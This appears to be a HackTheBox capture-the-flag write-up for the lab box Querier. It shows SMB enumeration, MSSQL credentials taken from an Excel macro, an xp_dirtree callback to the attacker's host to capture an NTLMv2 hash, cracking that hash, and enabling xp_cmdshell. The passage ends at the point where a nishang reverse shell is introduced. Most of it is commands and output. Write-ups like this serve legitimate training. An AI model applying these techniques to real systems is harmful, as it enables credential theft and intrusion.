
Querier—HackTheBox Writeup

**Querier was an awesome box that had some pretty neat things which are good for Windows beginners. The box starts with smb enumeration that gives us credentials to login to database server. I'll get the host to make an SMB connect back to me, where I can collect Net-NTLMv2 challenge response, and crack it to get a password. With that all being said,
Lets jump right in.**


Enumeration and Recon

Nmap Scan



```
Nmap scan report for 10.10.10.125
Host is up (0.25s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2019-05-27T14:14:35
|_Not valid after:  2049-05-27T14:14:35
|_ssl-date: 2019-05-27T14:43:18+00:00; +12s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 11s, deviation: 0s, median: 11s
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433
| smb2-security-mode:
```


SMB—TCP 445



```
root@kali:~/htb/boxes/querier# smbclient -N -L //10.10.10.125

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
```

samba shares

Reports looks interesting. Lets check what we've got there.



```
root@kali:~/htb/boxes/querier# smbclient  \\\\10.10.10.125\\Reports -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jan 29 04:53:48 2019
  ..                                  D        0  Tue Jan 29 04:53:48 2019
  Currency Volume Report.xlsm         A    12229  Mon Jan 28 03:51:34 2019

                6469119 blocks of size 4096. 1585684 blocks available
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm
```


smbclient output

There's a file with ***"xslm"*** extension. Running file command against it says that it's a *Microsoft Excel Document*. I tried to open it via Google Sheets only to get trolled. Later I ran a binwalk to see what's hidden in the file.

```
root@kali:~/htb/boxes/querier# binwalk "Currency Volume Report.xlsm"

DECIMAL       HEXADECIMAL     DESCRIPTION
```

binwalk output

Well, its not an innocent Excel file. I used **oletools** to get the macros and found a potential username and password.



```
root@kali:~/htb/boxes/querier# olevba "Currency Volume Report.xlsm"
olevba 0.54.2 on Python 2.7.15 - http://decalage.info/python/oletools
FILE: Currency Volume Report.xlsm
Type: OpenXML
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/ThisWorkbook'

' macro to pull data for client volume reports
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
conn.ConnectionTimeout = 10
```


Username = **reporting**

Password = **PcwTWTHRwryjc$c6**

Database = **volume**

MSSQL—1433


Now that we have the credentials, lets login to DB and check what we've got.I tried logging in with **sqsh** and **dbeaver** but they failed for some reason. Later I used this metasploit auxiliary module ***auxiliary/admin/mssql/mssql_sql*** to enumerate database.



```
msf5 auxiliary(admin/mssql/mssql_sql) > set Password PcwTWTHRwryjc$c6
Password => PcwTWTHRwryjc$c6
msf5 auxiliary(admin/mssql/mssql_sql) > set rhosts 10.10.10.125
rhosts => 10.10.10.125
msf5 auxiliary(admin/mssql/mssql_sql) > set username reporting
username => reporting
msf5 auxiliary(admin/mssql/mssql_sql) > set use_windows_authent true
use_windows_authent => true
msf5 auxiliary(admin/mssql/mssql_sql) > run

[*] 10.10.10.125:1433 - SQL Query: select @@version
[*] 10.10.10.125:1433 - Row Count: 1 (Status: 16 Command: 193)

 NULL
 ----
 Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64)
        Aug 22 2017 17:04:49
        Copyright (C) 2017 Microsoft Corporation
        Standard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)
```

MSF Module

There we go, we get the SQL Server version. Since enumerating with this module is quite slow, I switched to **impacket—mssqlclient** to continue enum.




```
root@kali:~/htb/boxes/querier/impacket/examples# python mssqlclient.py -windows-auth reporting@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
SQL> enable_xp_cmdshell
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(QUERIER): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL>
```

Enabling xp_cmdshell failed, so we might have to escalate to a higher privilege user. Lets grab hashes using ***responder*.**

This is a good article for getting ntlm hashes from windows.

Getting Creds via NTLMv2
One of the authentication protocols Windows machines use to authenticate across the network is a challenge / response /…0xdf.gitlab.io


Run ***responder -I tun0 -v*** to start responder



```
SQL> EXEC master ..xp_dirtree '\\10.10.14.114\test'
subdirectory                                                    depth

SQL>

[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Hash     : mssql-svc::QUERIER:...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Hash     : mssql-svc::QUERIER:...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : \gX
[SMBv2] NTLMv2-SSP Hash     : gX:::e88afe5916650f26::
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : \gX
[SMBv2] NTLMv2-SSP Hash     : gX:::e9b110083f93c55e::
```

Hashes rolling in

Lets crack these hashes with john.




```
root@kali:~/htb/boxes/querier# john HASH  --show
mssql-svc:corporate568:QUERIER:...

1 password hash cracked, 0 left
```

Username = **mssql-svc**

Password = **corporate568**

Time to login again to the database again. When I first did this, I logged into ***msrpc (port 135)*** with the above credentials, but couldn't go any further with it.




```
root@kali:~/htb/boxes/querier# python impacket/examples/mssqlclient.py -windows-auth mssql-svc@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL>  exec master..xp_cmdshell 'ping 10.10.14.114'
SQL>

root@kali:~/htb/boxes/querier# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
10:36:05.559947 IP querier.htb > kali: ICMP echo request, id 1, seq 5, length 40
10:36:05.560002 IP kali > querier.htb: ICMP echo reply, id 1, seq 5, length 40
10:36:06.617709 IP querier.htb > kali: ICMP echo request, id 1, seq 6, length 40
10:36:06.617757 IP kali > querier.htb: ICMP echo reply, id 1, seq 6, length 40
10:36:07.642449 IP querier.htb > kali: ICMP echo request, id 1, seq 7, length 40
10:36:07.642497 IP kali > querier.htb: ICMP echo reply, id 1, seq 7, length 40
```

xp_cmdshell enabled.

xp_cmdshell is enabled and we can ping ourselves. Awesome. Time to get a shell.

Shell as mssql-svc


I used nishang **Invoke-PowerShellTcp.ps1** for reverse shell.



```
